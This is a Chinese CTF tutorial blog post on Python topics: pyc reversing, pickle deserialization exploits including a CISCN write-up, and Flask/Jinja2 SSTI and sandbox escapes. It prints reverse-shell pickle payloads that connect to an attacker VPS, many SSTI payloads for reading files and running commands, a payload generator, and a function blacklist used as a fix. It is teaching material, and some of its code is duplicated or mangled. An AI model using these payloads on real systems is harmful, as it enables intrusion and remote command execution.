

网络安全中的python_一文掌握CTF中Python全部考点

[weixin_39639643](#) 于 2020-12-10 08:07:56 发布 521 收藏 3

文章标签: [网络安全中的python](#)

前言

一次偶然的机，让自己成为了一名CTF夺旗小白。从16年开始参与国内大中小型CTF竞赛，曾记得17年之前很少有人把这类竞赛叫做CTF，都是叫网络攻防赛、信息安全赛之类的，目的就是为通过各种技术手段找到题目最终的key，现在我们都称之为Flag。

做为CTF小白用户，这四年跳过的坑真心不少，从最初的“实验吧”等免费的线上模拟平台到省级网络安全技能大赛，再到国内知名的XCTF联赛、DEFCON CTF，基本是跳一个栽一个。回首CTF的发展历程，也从最基本的解题模式发展成为如今的解题模式(Jeopardy)、攻防模式(Attack-Defense)、混合模式(Mix)三者于一体的网络安全竞赛，涵盖题型仍然是MISC、PPC、CRYPTO、PWN、REVERSE、WEB、STEGA等。

从题目的难易程度来看，题目难度不断加大，无论是MISC、CRYPTO、PWN、REVERSE还是WEB，都不再是那种用工具打开随便看看就能得到flag的题目了，几乎每个题目都会涉及到编写脚本来解题，而人生苦短我相信绝大多数人还是会选择Python。

从题型分布来看，PWN和REVERSE题目是每场CTF比赛的重头戏，也就是说只要PWN和REVERSE做的好，不进线下赛都困难~~，而Web题型也从原始的PHP考点向Python转型，从2018年开始，陆续出现了很多Python题目，如：18年护网杯的easy_tornado、强网杯的Python is the best language、TWCTF的Shrine、19年的SCTF也出了Ruby ERB SSTI的考点。

因此，本文就CTF中常见的Python考点进行了学习与汇总，在此也感谢各种大佬在自己博客中的辛勤付出，由于CTF题目在复现过程中出现了各种各样的问题，某些地方也直接照搬了大佬的博客。

一、CTF-pyc考点

1.1 pyc文件简介

pyc文件是py文件编译后生成的字节码文件(byte code)，pyc文件经过python解释器最终会生成机器码运行。因此pyc文件是可以跨平台部署的，类似Java的.class文件，一般py文件改变后，都会重新生成pyc文件。

1.2 pyc文件生成方式

方法一：

在同一目录下创建两个py文件：test1.py 和 test2.py

test1.py文件内容：def a():

```
return 1
```

```
def b():
```

```
return 2
```

```
x = a()
```

```
y = b()
```

```
print(x + y)
```

test2.py文件内容：import test1

运行python test2.py生成test1.pyc文件。

方法二:python -m test1.py

直接运行以上命令也可以生成.pyc文件

方法三:

借助py_compile库和py_compile.compile('foo.py')方法

如果针对一个目录下所有的py文件进行编译, Python提供了一个模块叫compileall, 具体请看下面代码: import compileall

```
compileall.compile_dir(r'/path')
```

1.3 pyc文件结构

接下来我们简单分析一下 pyc 文件结构, 使用010 editor打开.pyc文件。

pyc文件一般由3个部分组成:最开始4个字节是一个Magic int, 标识此pyc的版本信息, 不同的版本的Magic都在Python/import.c内定义

接下来四个字节还是个int,是pyc产生的时间(TIMESTAMP, 1970.01.01到产生pyc时候的秒数)

接下来是个序列化的了的 PyCodeObject(此结构在Include/code.h内定义),序列化方法在Python/marshal.c内定义

1.4 CTF案例: PYTHON 字节码

python逆向基础资源:

crackme.pyc反编译后的内容如下: #!/usr/bin/env python

```
# encoding: utf-8
```

```
# 如果觉得不错, 可以推荐给你的朋友! http://tool.lu/pyc
```

```
def encrypt(key, seed, string):
```

```
    rst = []
```

```
    for v in string:
```

```
        rst.append((ord(v) + seed ^ ord(key[seed])) % 255)
```

```
    seed = (seed + 1) % len(key)
```

```
    return rst
```

```
if __name__ == '__main__':
```

```
    print "Welcome to idf's python crackme"
```

```
    flag = input('Enter the Flag: ')
```

```
    KEY1 = 'Maybe you are good at decryptint Byte Code, have a try!'
```

```
    KEY2 = [
```

124,
48,
52,
59,
164,
50,
37,
62,
67,
52,
48,
6,
1,
122,
3,
22,
72,
1,
1,
14,
46,
27,
232]

```
en_out = encrypt(KEY1, 5, flag)
```

```
if KEY2 == en_out:
```

```
    print 'You Win'
```

```
else:
```

```
    print 'Try Again !'
```

```
def encrypt(key, seed, string):
```

```
    rst = []
```

```
    for v in string:
```

```
rst.append((ord(v) + seed ^ ord(key[seed])) % 255)

seed = (seed + 1) % len(key)

return rst

if __name__ == '__main__':

print "Welcome to idf's python crackme"

flag = input('Enter the Flag: ')

KEY1 = 'Maybe you are good at decryptint Byte Code, have a try!'

KEY2 = [

124,

48,

52,

59,

164,

50,

37,

62,

67,

52,

48,

6,

1,

122,

3,

22,

72,

1,

1,

14,

46,

27,

232]
```

```
en_out = encrypt(KEY1, 5, flag)
```

```
if KEY2 == en_out:
```

```
print 'You Win'
```

```
else:
```

```
print 'Try Again !'
```

从程序看，KEY2内的整数似乎像ascii数值，但数字和英文字符少，直接转换意义不大。关键在于分析encrypt(KEY1, 5, flag)。

对encrypt函数的分析：用户输入一个字符串(ascii值必小于128)，然后取出每个字符求其ascii值，加上seed，然后用其和与KEY1中一字符的ascii进行异或(算符^，注意+比^的优先级高)，然后对255求余。

编写解密程序。显然正确的密码字符串加密后结果为KEY2,那么逆向分析编码即可。程序如下:#python script

```
KEY2 = [124,
```

```
48,
```

```
52,
```

```
59,
```

```
164,
```

```
50,
```

```
37,
```

```
62,
```

```
67,
```

```
52,
```

```
48,
```

```
6,
```

```
1,
```

```
122,
```

```
3,
```

```
22,
```

```
72,
```

```
1,
```

```
1,
```

```
14,
```

```
46,
```

```
27,
```

232]

```
KEY1 = 'Maybe you are good at decryptint Byte Code, have a try!'
```

```
def encrypt(key, seed, string):
```

```
    rst = []
```

```
    for v in string:
```

```
        rst.append((ord(v) + seed ^ ord(key[seed])) % 255)
```

```
        seed = (seed + 1) % len(key)
```

```
    return rst
```

```
def decrypt(key,seed,en_out):
```

```
    string = ""
```

```
    for i in en_out:
```

```
        v = (i ^ ord(key[seed]))-seed
```

```
        seed = (seed + 1) % len(key)
```

```
    if v > 0:
```

```
        string += chr(v)
```

```
    return string
```

```
if __name__ == '__main__':
```

```
    print decrypt(KEY1,5,KEY2)
```

得到flag: WCTF{ILOVEPYTHONSONOMUCH}

二、Python序列化和反序列化

2.1 序列化:把一个类对象转化为字节流(1)从对象提取所有属性,并将属性转化为名值对

(2)写入对象的类名

(3)写入名值对

在python中，一般可以使用pickle类来进行python对象的序列化，而cPickle提供了一个更快速简单的接口。

cPickle可以对任意一种类型的python对象进行序列化操作，比如list，dict，甚至是一个类的对象等。而所谓的序列化，可理解就是为了能够完整的保存并能够完全可逆的恢复。

1、dump: 将python对象序列化保存到本地的文件import cPickle

```
data = range(1000)
```

```
cPickle.dump(data,open("test\\data.pkl","wb"))
```

dump函数需要指定两个参数，第一个是需要序列化的python对象名称，第二个是本地的文件，需要注意的是，在这里需要使用open函数打开一个文件，并指定“写”操作

2、load:载入本地文件，恢复python对象data = cPickle.load(open("test\\data.pkl","rb"))

3、dumps:将python对象序列化保存到一个字符串变量中data_string = cPickle.dumps(data)

2.2 反序列化:将字节流转化为原始对象

(1)获取 pickle 输入流

(2)重建属性列表

(3)根据类名创建一个新的对象

(4)将属性复制到新的对象中

1、load:载入本地文件，恢复python对象data = cPickle.load(open("test\\data.pkl","rb"))

2、loads:从字符串变量中载入python对象data = cPickle.loads(data_string)

Python 的序列化的目的是为了保存、传递和恢复对象的方便性，在众多传递对象的方式中，序列化和反序列化可以说是最简单和最容易的方式。

Python序列化实例#!/usr/bin/env python

```
# encoding: utf-8
```

```
import os
```

```
import pickle
```

```
class test(object):
```

```
def __reduce__(self):
```

```
return (os.system,('ls',))
```

```
a=test()
```

```
payload=pickle.dumps(a)
```

```
print payload
```

```
pickle.loads(payload)
```

对应的格式如下：c：读取新的一行作为模块名module，读取下一行作为对象名object，然后将module.object压入到堆栈中。

(：将一个标记对象插入到堆栈中。为了实现我们的目的，该指令会与t搭配使用，以产生一个元组。

t：从堆栈中弹出对象，直到一个“(”被弹出，并创建一个包含弹出对象(除了“(”的元组对象，并且这些对象的顺序必须跟它们压入堆栈时的顺序一致。然后，该元组被压入到堆栈中。

S：读取引号中的字符串直到换行符处，然后将它压入堆栈。

R：将一个元组和一个可调用对象弹出堆栈，然后以该元组作为参数调用该可调用的对象，最后将结果压入到堆栈中。

.: 结束pickle。

2.3 Python反序列化漏洞

成因：当传入了不安全的反序列化函数的内容，就会产生反序列化漏洞，造成任意代码执行。

通常出现在解析认证token， session的时， flask配合redis在服务端存储session的情景。

这里的session是被pickle序列化进行存储的，如果你通过cookie进行请求session-id的话，session中的内容就会被反序列化，看似好像是没有什么问题。因为session是存储在服务端的，但是终究是抵不住redis的未授权访问，如果出现未授权的话，我们就能通过set设置自己的session，然后通过设置cookie去请求session的过程中我们自定的内容就会被反序列化，然后我们就达到了执行任意命令或者任意代码的目的。

2.4 Python unpickle 造成任意命令执行漏洞

web端源码: import pickle

```
import base64
```

```
from flask import Flask, request
```

```
app = Flask(__name__)
```

```
@app.route("/")
```

```
def index():
```

```
try:
```

```
user = base64.b64decode(request.cookies.get('user'))
```

```
user = pickle.loads(user)
```

```
username = user["username"]
```

```
except:
```

```
username = "Guest"
```

```
return "Hello %s" % username
```

```
if __name__ == "__main__":
```

```
app.run()
```

访问http://your-ip:8000，显示Hello {username}!。username是取Cookie变量user，对其进行base64解码+反序列化后还原的对象中的“username”变量，默认为“Guest”，伪代码：

```
pickle_decode(base64_decode(cookie['user']))['username'] or 'Guest'
```

```
exp:#!/usr/bin/env python3
```

```
import requests
```

```
import pickle
```

```
import os
```

```
import base64
```

```
class exp(object):
```

```
def __reduce__(self):
```



```
s = """python -c 'import
socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("你的VPS_ip地
址",9999));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call(["/bin/bash","-
i"]);'"""

return os.system, (s,)

e = exp()

s = pickle.dumps(e)

response = requests.get("http://127.0.0.1:8000/", cookies=dict(
user=base64.b64encode(s).decode()
))

print response.content

成功反弹shell。
```

修复方法：

通过添加沙盒限制函数执行来修复python反序列化漏洞，修复后的代码如下：from flask import Flask, request

```
from cStringIO import StringIO
```

```
import random
```

```
import string
```

```
import base64
```

```
import os
```

```
import sys
```

```
import subprocess
```

```
import commands
```

```
import pickle
```

```
import cPickle
```

```
import marshal
```

```
import os.path
```

```
import filecmp
```

```
import glob
```

```
import linecache
```

```
import shutil
```

```
import dircache
```

```

import io

import timeit

import popen2

import code

import codeop

import pty

import posixfile

black_type_list = [eval, execfile, compile, open, file, os.system, os.popen, os.popen2, os.popen3, os.popen4,
os.fdopen, os.tmpfile, os.fchmod, os.fchown, os.open, os.openpty, os.read, os.pipe, os.chdir, os.fchdir,
os.chroot, os.chmod, os.chown, os.link, os.lchown, os.listdir, os.lstat, os.mkfifo, os.mknod, os.access,
os.mkdir, os.makedirs, os.readlink, os.remove, os.removedirs, os.rename, os.renames, os.rmdir, os.tempnam,
os.tmpnam, os.unlink, os.walk, os.execl, os.execl, os.execlp, os.execv, os.execve, os.dup, os.dup2,
os.execvp, os.execvpe, os.fork, os.forkpty, os.kill, os.spawnl, os.spawnle, os.spawnlp, os.spawnlpe,
os.spawnv, os.spawnve, os.spawnvp, os.spawnvpe, pickle.load, pickle.loads, cPickle.load, cPickle.loads,
subprocess.call, subprocess.check_call, subprocess.check_output, subprocess.Popen,
commands.getstatusoutput, commands.getoutput, commands.getstatus, glob.glob, linecache.getline,
shutil.copyfileobj, shutil.copyfile, shutil.copy, shutil.copy2, shutil.move, shutil.make_archive, dircache.listdir,
dircache.opendir, io.open, popen2.popen2, popen2.popen3, popen2.popen4, timeit.timeit, timeit.repeat,
sys.call_tracing, code.interact, code.compile_command, codeop.compile_command, pty.spawn, posixfile.open,
posixfile.fileopen]

app = Flask(__name__)

@app.route("/")
def index():

try:

user = base64.b64decode(request.cookies.get('user'))

user = load(user)

user = pickle.loads(user)

username = user["username"]

except:

username = "Guest"

return "Hello %s" % username

def _hook_call(func):

def wrapper(*args, **kwargs):

print args[0].stack

if args[0].stack[-2] in black_type_list:

raise FilterException(args[0].stack[-2])

```

```
return func(*args,**kwargs)

return wrapper

def loads(str):

file = StringIO(str)

unpkler = Unpkler(file)

unpkler.dispatch[REDUCE] = _hook_call(unpkler.dispatch[REDUCE])

return unpkler.load()

if __name__ == "__main__":

app.run()
```

加固后无法反弹shell。

2.5 CTF案例-ciscn-2019-华北赛区-Day1-Web2

题目考点：(1)薅羊毛逻辑漏洞

(2)Cookie伪造 -> JWT

(3)python反序列化 -> 反弹shell

解题步骤：

1、题目如下图所示

2、薅羊毛漏洞

注册一个普通用户登录系统(test/test)，题目中要求要买到lv6，但是翻了好多页能买到的都是lv5及以下的物品，写一个脚本爆破一下lv6。import requests

```
url = "http://172.16.111.72:5000/shop?page="
```

```
i= 1
```

```
while True:
```

```
r = requests.get(url+str(i))
```

```
if "lv6.png" in r.text:
```

```
print(i)
```

```
break
```

```
i+=1
```

脚本显示的结果为181，181页中显示lv6的价格高达1145141919.0，很明显自己的钱不够。

审计页面的HTML代码有个优惠折扣，把它改到很小

结算时跳到了这样一个页面

此时需要绕过验证，登录admin用户。

3、JWT-cookie伪造

关于JWT—Cookie伪造的原理请自行查阅

爆破密钥

可以在这里伪造Cookie，把用户改为admin，密钥为上边破解出来的 "1kun"

利用burpsite修改cookie可以进入管理员界面。

查看源代码

4、Python反序列化-获得flag

www中admin.py文件存在一个反序列化点import tornado.web

```
from sshop.base import BaseHandler
```

```
import pickle
```

```
import urllib
```

```
class AdminHandler(BaseHandler):
```

```
    @tornado.web.authenticated
```

```
    def get(self, *args, **kwargs):
```

```
        if self.current_user == "admin":
```

```
            return self.render('form.html', res='This is Black Technology!', member=0)
```

```
        else:
```

```
            return self.render('no_ass.html')
```

```
    @tornado.web.authenticated
```

```
    def post(self, *args, **kwargs):
```

```
        try:
```

```
            become = self.get_argument('become')
```

```
            p = pickle.loads(urllib.unquote(become))
```

```
return self.render('form.html', res=p, member=1)
```

except:

```
return self.render('form.html', res='This is Black Technology!', member=0)
```

构造反弹shell的payload: import pickle

```
import urllib
```

```
import os
```

```
class exp(object):
```

```
def __reduce__(self):
```

```
s="""python -c 'import
```

```
socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("192.168.1.107",8080));' """
```

```
return os.system, (s,)
```

```
e=exp()
```

```
poc = pickle.dumps(e)
```

```
print poc
```

生成payload:

这个界面有个隐藏表单，把生成的payload URL编码放进去提交

本机(攻击机)nc监听，拿到一个shell，flag在根目录下

三、Python沙盒及SSTI绕过

SSTI(服务端模板注入)，虽然这不是一个新话题，但是在近年来的CTF中还是经常能遇到的，比如18年护网杯的easy_tornado、强网杯的Python is the best language、TWCTF的Shrine，19年的SCTF也出了Ruby ERB SSTI的考点；另外一个与之相似的话题叫做沙盒逃逸也是在各大高校CTF比赛中经常出现，这两个话题的原理大致相同，利用方式略有差异。通过查阅了较多资料，结合自己做题遇到的一些利用点来给大家做一个详细的总结。

3.1 SSTI与沙盒逃逸原理

SSTI原理

SSTI(Server-Side Template Injection)，即服务端模板注入攻击，通过与服务端模板的输入输出交互，在过滤不严格的情况下，构造恶意输入数据，从而达到读取文件或者getshell的目的。

通常在CTF中多是以Python的Flask框架结合Jinja2的形式出现。

来看一个简单的例子：from flask import Flask

```

from flask import render_template

from flask import request

from flask import render_template_string

app = Flask(__name__)

@app.route('/test',methods=['GET', 'POST'])

def test():

template = ""

Oops! That page doesn't exist.

%s

""" %(request.url)

return render_template_string(template)

if __name__ == '__main__':

app.debug = True

app.run()

```

这段代码是一个典型的SSTI漏洞示例，漏洞成因在于：`render_template_string`函数在渲染模板的时候使用了`%s`来动态的替换字符串，我们知道Flask中使用了Jinja2作为模板渲染引擎，`{{}}`在Jinja2中作为变量包裹标识符，Jinja2在渲染的时候会把`{{}}`包裹的内容当做变量解析替换。比如`{{1+1}}`会被解析成2。

沙盒逃逸原理

沙箱在早期主要用于测试可疑软件，测试病毒危害程度等等。在沙箱中运行，即使病毒对其造成了严重危害，也不会威胁到真实环境，沙箱重构也十分便捷。有点类似虚拟机的利用。

沙箱逃逸,就是在给我们的一个代码执行环境下,脱离种种过滤和限制,最终成功拿到shell权限的过程。其实就是闯过重重黑名单，最终拿到系统命令执行权限的过程。

3.2 有关SSTI的一切小秘密

Flask是一个使用Python编写的轻量级Web应用框架。其WSGI工具箱采用Werkzeug，模板引擎则使用Jinja2。

Jinja2是Flask作者开发的一个模板系统，起初是仿django模板的一个模板引擎，为Flask提供模板支持，由于其灵活，快速和安全等优点被广泛使用。

在Jinja2中，存在三种语句：控制结构 `{% %}`

变量取值 `{{}}`

注释 `{# #}`

Jinja2模板中使用上述第二种的语法表示一个变量，它是一种特殊的占位符。当利用Jinja2进行渲染的时候，它会把这些特殊的占位符进行填充/替换，Jinja2支持Python中所有的Python数据类型比如列表、字段、对象等。被两个括号包裹的内容会输出其表达式的值。

Jinja2中的过滤器可以理解为是Jinja2里面的内置函数和字符串处理函数。

模板渲染函数

render_template()

使用render_template()方法可以渲染模板，你只要提供模板名称和需要作为参数传递给模板的变量就行了。

渲染过程如下，render_template()函数的第一个参数为渲染的目标html页面、第二个参数为需要加载到页面指定标签位置的内容，来自网上摘的一个图：

其实render_template()的功能是先引入home.html，同时根据后面传入的参数，对html进行修改渲染。

注意：当在HTML模板中在标签内传入的内容是通过如而非%s这种传参形式时，HTML自动转义默认开启。因此，如果 name 包含 HTML，那么会被自动转义。

这里我们搭个简单的Demo瞧瞧：from flask import Flask

```
from flask import request, render_template_string, render_template
```

```
app = Flask(__name__)
```

```
@app.route('/login')
```

```
def hello_ssti():
```

```
    person = {
```

```
        'name': 'hello',
```

```
        'secret': 'This_is_my_secret'
```

```
    }
```

```
    if request.args.get('name'):
```

```
        person['name'] = request.args.get('name')
```

```
    return render_template("index.html", person=person)
```

```
if __name__ == "__main__":
```

```
    app.run(debug=True)
```

然后在当前目录新建templates目录，在其中新建index.html：

Hello {{ person.name }}!

开启Flask服务，访问输入参数name，在页面会直接显示出来：

当尝试进行XSS时，会自动被HTML编码过滤：

render_template_string()

这个函数作用和前面的类似，顾名思义，区别在于只是第一个参数并非是文件名而是字符串。也就是说，我们不需要再在templates目录中新建HTML文件了，而是可以直接将HTML代码写到一个字符串中，然后使用该函数渲染该字符串中的HTML代码到页面即可。

```

基于前面修改的Demo如下： from flask import Flask

from flask import request, render_template_string, render_template

app = Flask(__name__)

@app.route('/login')

def hello_ssti():

person = {

'name': 'hello',

'secret': 'This_is_my_secret'

}

if request.args.get('name'):

person['name'] = request.args.get('name')

template = '

Hello {{ person.name }}

'

return render_template_string(template, person=person)

if __name__ == "__main__":

app.run(debug=True)

```

访问的结果和前面的一样，而且也是自动进行了HTML实体编码。

3.3 模板渲染函数漏洞点

前面简单说了下两个模板渲染函数的原理，那么漏洞点在哪里呢？

由前面知道，要想实现模板注入，首先必须得注入模板执行语句，如：控制结构 {% %}

变量取值 {{ }}

但是在前面两个函数的Demo中，html内容中是以这种变量取值语句的形式来处理传入的参数的，此时 person.name的值无论是什么内容，都会被当作是字符串来进行处理而非模板语句来执行，比如即使传入的是config来构成，但其也只会把参数值当作是字符串而非模板语句：

既然如此，要想整个参数输入的内容被当成是模板语句来执行，就只能是通过%s这种传参形式来实现了，修改的Demo如下： from flask import Flask

```

from flask import request, render_template_string, render_template

app = Flask(__name__)

@app.route('/login')

def hello_ssti():

```



```
person = {
    'name': 'hello',
    'secret': 'This_is_my_secret'
}

if request.args.get('name'):

    person['name'] = request.args.get('name')

    # changed

    template = '

Hello %s!

    '% person['name']
    return render_template_string(template, person=person)

if __name__ == "__main__":

    app.run(debug=True)
```

此时将

Hello {{ person.name }}!

换成了

Hello {{ person.name }}!

，通过传入字符串的方式传入内容，当传入恶意构造的模板语句时就会造成SSTI。

验证漏洞，传入模板变量语句3，注意加号要URL编码，当看到返回3时证明语句成功注入执行了：

这里就能得出结论了：

SSTI漏洞点为在render_template_string()函数中，作为模板的字符串参数中的传入参数是通过%s的形式获取而非变量取值语句的形式获取，从而导致攻击者通过构造恶意的模板语句来注入到模板中、模板解析执行了模板语句从而实现SSTI攻击；

SSTI漏洞风险只出现在render_template_string()函数，而render_template()函数并不存在SSTI风险，因为render_template()函数中是传入到一个模板HTML文件中，而该html文件这种的变量取值语句实现不了修改成%s这种形式的；

3.5 SSTI漏洞利用

继续利用上面的Demo

XSS

传入什么返回什么，第一时间想到的就是XSS。之前的变量取值语句传入时是会进行自动HTML编码的，但%s传入的参数是不会自动进行HTML编码的，因为Flask并没有将整个内容视为字符串。

敏感信息泄露

访问对应的全局变量即可直接泄露出配置文件的内容。

比如config变量：

还有Demo中secret变量：

某些情况下，当获取secret_key后，即可对session进行重新签名，完成session的伪造。

注意：Flask的session是保存在客户端，称为客户端session，会进行编码和校验。

整合一下可利用的PoC技巧：?name={{config}}

?name={{person.secret}}

?name={{self.__dict__}}

?name={{url_for.__globals__[current_app].config}}

?name={{get_flashed_messages.__globals__[current_app].config}}

读写文件

读文件

这里只给个演示的poc，其他绕过类的poc参考《Python沙箱逃逸小结》构造即可：# Python2

```
?name={{".__class__.__mro__[2].__subclasses__()[40]('E:/passwd').read()}}
```

```
".__class__.__mro__[2].__subclasses__()[59].__init__.__globals__[ '__builtins__']['file']('E:/passwd').read()
```

```
".__class__.__mro__[2].__subclasses__()[59].__init__.__globals__[ '__builtins__']['open']('E:/passwd').read()
```

Python3中无file，只能用open

```
".__class__.__mro__[2].__subclasses__()[59].__init__.__globals__[ '__builtins__']['open']('E:/passwd').read()
```

写文件

这里只给个演示的poc，其他绕过类的poc参考《Python沙箱逃逸小结》构造即可：# Python2

```
?name={{".__class__.__mro__[2].__subclasses__()[40]('E:/m7.txt','w').write('Mi1k7ea')}}}
```

```
".__class__.__mro__[2].__subclasses__()[59].__init__.__globals__[ '__builtins__']['file']('E:/passwd','w').write('Mi1k7ea')
```

```
".__class__.__mro__[2].__subclasses__()[59].__init__.__globals__[ '__builtins__']['file']('E:/passwd','w').write('Mi1k7ea')
```

Python3中无file，只能用open

```
".__class__.__mro__[2].__subclasses__()[59].__init__.__globals__[ '__builtins__']['file']('E:/passwd','w').write('Mi1k7ea')
```

命令执行

命令执行才是SSTI的重点，主要分为两种形式。


利用from_pyfile加载对象到Flask配置环境

这种利用方式算是一种简单的漏洞组合拳。

先利用文件写入漏洞写一个Python文件：[http://127.0.0.1:5000/login?name=](http://127.0.0.1:5000/login?name={{%27%27.__class__.__mro__[2].__subclasses__()[40])

```
{{%27%27.__class__.__mro__[2].__subclasses__()[40]
```

```
(%27/tmp/cmd.py%27,%27w%27).write(%27from%20subprocess%20import%20check_output\nRUNCMD=che
```



然后使用config.from_pyfile将该Python文件加载到config变量中：[?name={{config.from_pyfile\('/tmp/cmd.py'\)}}](http://127.0.0.1:5000/login?name={{config.from_pyfile('/tmp/cmd.py')}})

访问全局变量config查看是否加载成功：

加载成功后，就可以通过以下形式执行任意命令了：

可知，这种利用方式是直接有回显的。

利用元素链中可利用的命令执行函数

元素链的payload就很多，具体看《Python沙箱逃逸小结》来进行各种payload的构造就好，这里只给出几个简单的示例：

os.system()的利用是无回显的：[http://127.0.0.1:5000/login?name=](http://127.0.0.1:5000/login?name={{%27%27.__class__.__mro__[2].__subclasses__()[59].__init__.__globals__[\)

```
{{%27%27.__class__.__mro__[2].__subclasses__()[
```

```
[59].__init__.__globals__[\"linecache%27\"].__dict__[\"os%27\"].system(%27open%20/tmp%27)}}}
```

要想有回显，可利用如下几个：`# os.popen(cmd).read()`

```
?name={{\".__class__.__mro__[2].__subclasses__()
```

```
[59].__init__.__globals__[\"linecache\"].__dict__[\"os\"].popen('whoami').read()}}
```

```
# platform.popen(cmd).read()
```

```
?name={{\".__class__.__mro__[2].__subclasses__()[59].__init__.__globals__[\"__builtins__\"][\"__import__\"]
```

```
('platform').popen('whoami').read()}}
```

```
# sys.modules间接调用前面两个模块
```

```
?name={{\".__class__.__mro__[2].__subclasses__()[59].__init__.__globals__[\"__builtins__\"][\"__import__\"]
```

```
('sys').modules[\"os\"].popen('whoami').read()}}
```

```
?name={{'__.__class__.__mro__[2].__subclasses__()[59].__init__.__globals__['__builtins__']['__import__']('sys').modules['platform'].popen('whoami').read()}}
```

更多的变形技巧参考《Python沙箱逃逸小结》。

控制结构

当然，前面的利用都是基于Jinja2的变量取值语句，除此之外我们也可以利用控制结构来实现利用：# 命令执行

```
?name={% for c in [].__class__.__base__.__subclasses__() %}{% if c.__name__=='catch_warnings' %}{{c.__init__.__globals__['__builtins__'].eval("__import__('os').popen('whoami').read()") }}{% endif %}{% endfor %}
```

文件操作

```
?name={% for c in [].__class__.__base__.__subclasses__() %}{% if c.__name__=='catch_warnings' %}{{c.__init__.__globals__['__builtins__'].open('E:/passwd', 'r').read() }}{% endif %}{% endfor %}
```

针对Python3有个脚本会自动帮我们生成需要的控制结构形式的payload：# coding=utf-8

```
# python 3.5
```

```
from flask import Flask
```

```
from jinja2 import Template
```

```
# Some of special names
```

```
searchList = ['__init__', "__new__", '__del__', '__repr__', '__str__', '__bytes__', '__format__', '__lt__', '__le__', '__eq__', '__ne__', '__gt__', '__ge__', '__hash__', '__bool__', '__getattr__', '__getattribute__', '__setattr__', '__dir__', '__delattr__', '__get__', '__set__', '__delete__', '__call__', "__instancecheck__", '__subclasscheck__', '__len__', '__length_hint__', '__missing__', '__getitem__', '__setitem__', '__iter__', '__delitem__', '__reversed__', '__contains__', '__add__', '__sub__', '__mul__']
```

```
neededFunction = ['eval', 'open', 'exec']
```

```
pay = int(input("Payload?[1|0]"))
```

```
for index, i in enumerate({}.__class__.__base__.__subclasses__()):
```

```
for attr in searchList:
```

```
if hasattr(i, attr):
```

```
if eval('str(i.'+attr+')[1:9]') == 'function':
```

```
for goal in neededFunction:
```

```
if (eval('"' + goal + '" in i.' + attr + '.__globals__['__builtins__'].keys()')):
```

```
if pay != 1:
```

```
print(i.__name__, ":", attr, goal)
```

```
else:
```

```
print("{% for c in [].__class__.__base__.__subclasses__() %}{% if c.__name__==' + i.__name__ + ' %}{{ c." +
attr + ".__globals__[ '__builtins__' ]." + goal + "(" + "[evil]" + " ) }}{% endif %}{% endfor %}")
```

本地Python2运行结果: Payload?[1|0]1

```
{% for c in [].__class__.__base__.__subclasses__() %}{% if c.__name__=='Decimal' %}{{
c.__new__.__globals__[ '__builtins__' ].eval("[evil]") }}{% endif %}{% endfor %}
```

```
{% for c in [].__class__.__base__.__subclasses__() %}{% if c.__name__=='Decimal' %}{{
c.__new__.__globals__[ '__builtins__' ].open("[evil]") }}{% endif %}{% endfor %}
```

```
{% for c in [].__class__.__base__.__subclasses__() %}{% if c.__name__=='Template' %}{{
c.__new__.__globals__[ '__builtins__' ].eval("[evil]") }}{% endif %}{% endfor %}
```

```
{% for c in [].__class__.__base__.__subclasses__() %}{% if c.__name__=='Template' %}{{
c.__new__.__globals__[ '__builtins__' ].open("[evil]") }}{% endif %}{% endfor %}
```

```
测试一下也是OK的: ?name={% for c in [].__class__.__base__.__subclasses__() %}{% if
c.__name__=='Decimal' %}{{
c.__new__.__globals__[ '__builtins__' ].eval("__import__('os').popen('whoami').read()") }}{% endif %}{% endfor
%}
```

3.6 结合Flask和Jinja2特性的沙箱逃逸技巧

无法直接获取全局变量config

通过current_app的payload来替换config获取配置信息: ?name={{config}}

?name={{url_for.__globals__['current_app'].config}}

?name={{get_flashed_messages.__globals__['current_app'].config}}

过滤引号

request.args是Flask中的一个属性, 为返回请求的参数, 这里把path当作变量名, 将后面的路径传值进来, 进而绕过了引号的过滤: ?name={{().__class__.__bases__[0].__subclasses__().pop(40)
(request.args.path).read()}}&path=/tmp/cmd.py

过滤双下划线

同样是利用Flask的request.args属性来绕过: ?name={{"[request.args.class][request.args.mro][2]
[request.args.subclasses]()[40]
('/etc/passwd').read()}}&class=__class__&mro=__mro__&subclasses=__subclasses__

当然, 也可以将其中的request.args改为request.values, 利用post的方式进行传参: POST /login?name=
{{"[request.values.class][request.values.mro][2][request.values.subclasses]()[40]('/etc/passwd').read()}}
HTTP/1.1

...

class=__class__&mro=__mro__&subclasses=__subclasses__

3.7 NCTF2018-flask真香

声明：本题目在复现Docker环境时出现了问题，没能去调试，所以这里直接引用evi0s师傅的Wp了。

题目环境：

解题步骤：

打开题目一看，是一个炫酷的demo演示。这种demo一般是没有啥东西好挖的。首先F12信息收集，发现Python版本是3.5.2，没有Web静态服务器。

随便点开第二个demo发现404了，这里注意到404界面是Flask提供的404界面，按照以往的经验，猜测这里存在SSTI注入。

尝试简单的payload:{{ 2 * 3 }} {{ 2 + 3 }}

从这里可见，毫无疑问的存在SSTI漏洞了，并且+号在URL中被没有当成空格被解析，而是直接执行了。

那么就来看看到底有没有WAF，有的话被过滤了哪些。

使用{{ "keyword" }}来测试waf，防止服务器爆500错误挂掉

经过一番测试，确实很多东西都被过滤了，而且是正则表达式直接匹配删去，无法嵌套绕过。不完整测试有以下：config

class

mro

args

request

open

eval

builtins

import

从这里来看，似乎已经完全无法下手了。因为request和class都被过滤掉了。

卡在这里以后，最好的办法就是去查Flask官方文档了。从Flask官方文档里，找到了session对象，经过测试没有被过滤。更巧的是，session一定是一个dict对象，因此我们可以通过键的方法访问相应的类。由于键是一个字符串，因此可以通过字符串拼接绕过。payload:{{ session['__cla'+ 'ss__'] }}

访问到了类，我们就可以通过__bases__来获取基类的元组，带上索引0就可以访问到相应的基类。由此一直向上我们就可以访问到object基类。payload:{{ session['__cla'+ 'ss__'].__bases__[0].__bases__[0].__bases__[0].__bases__[0] }}

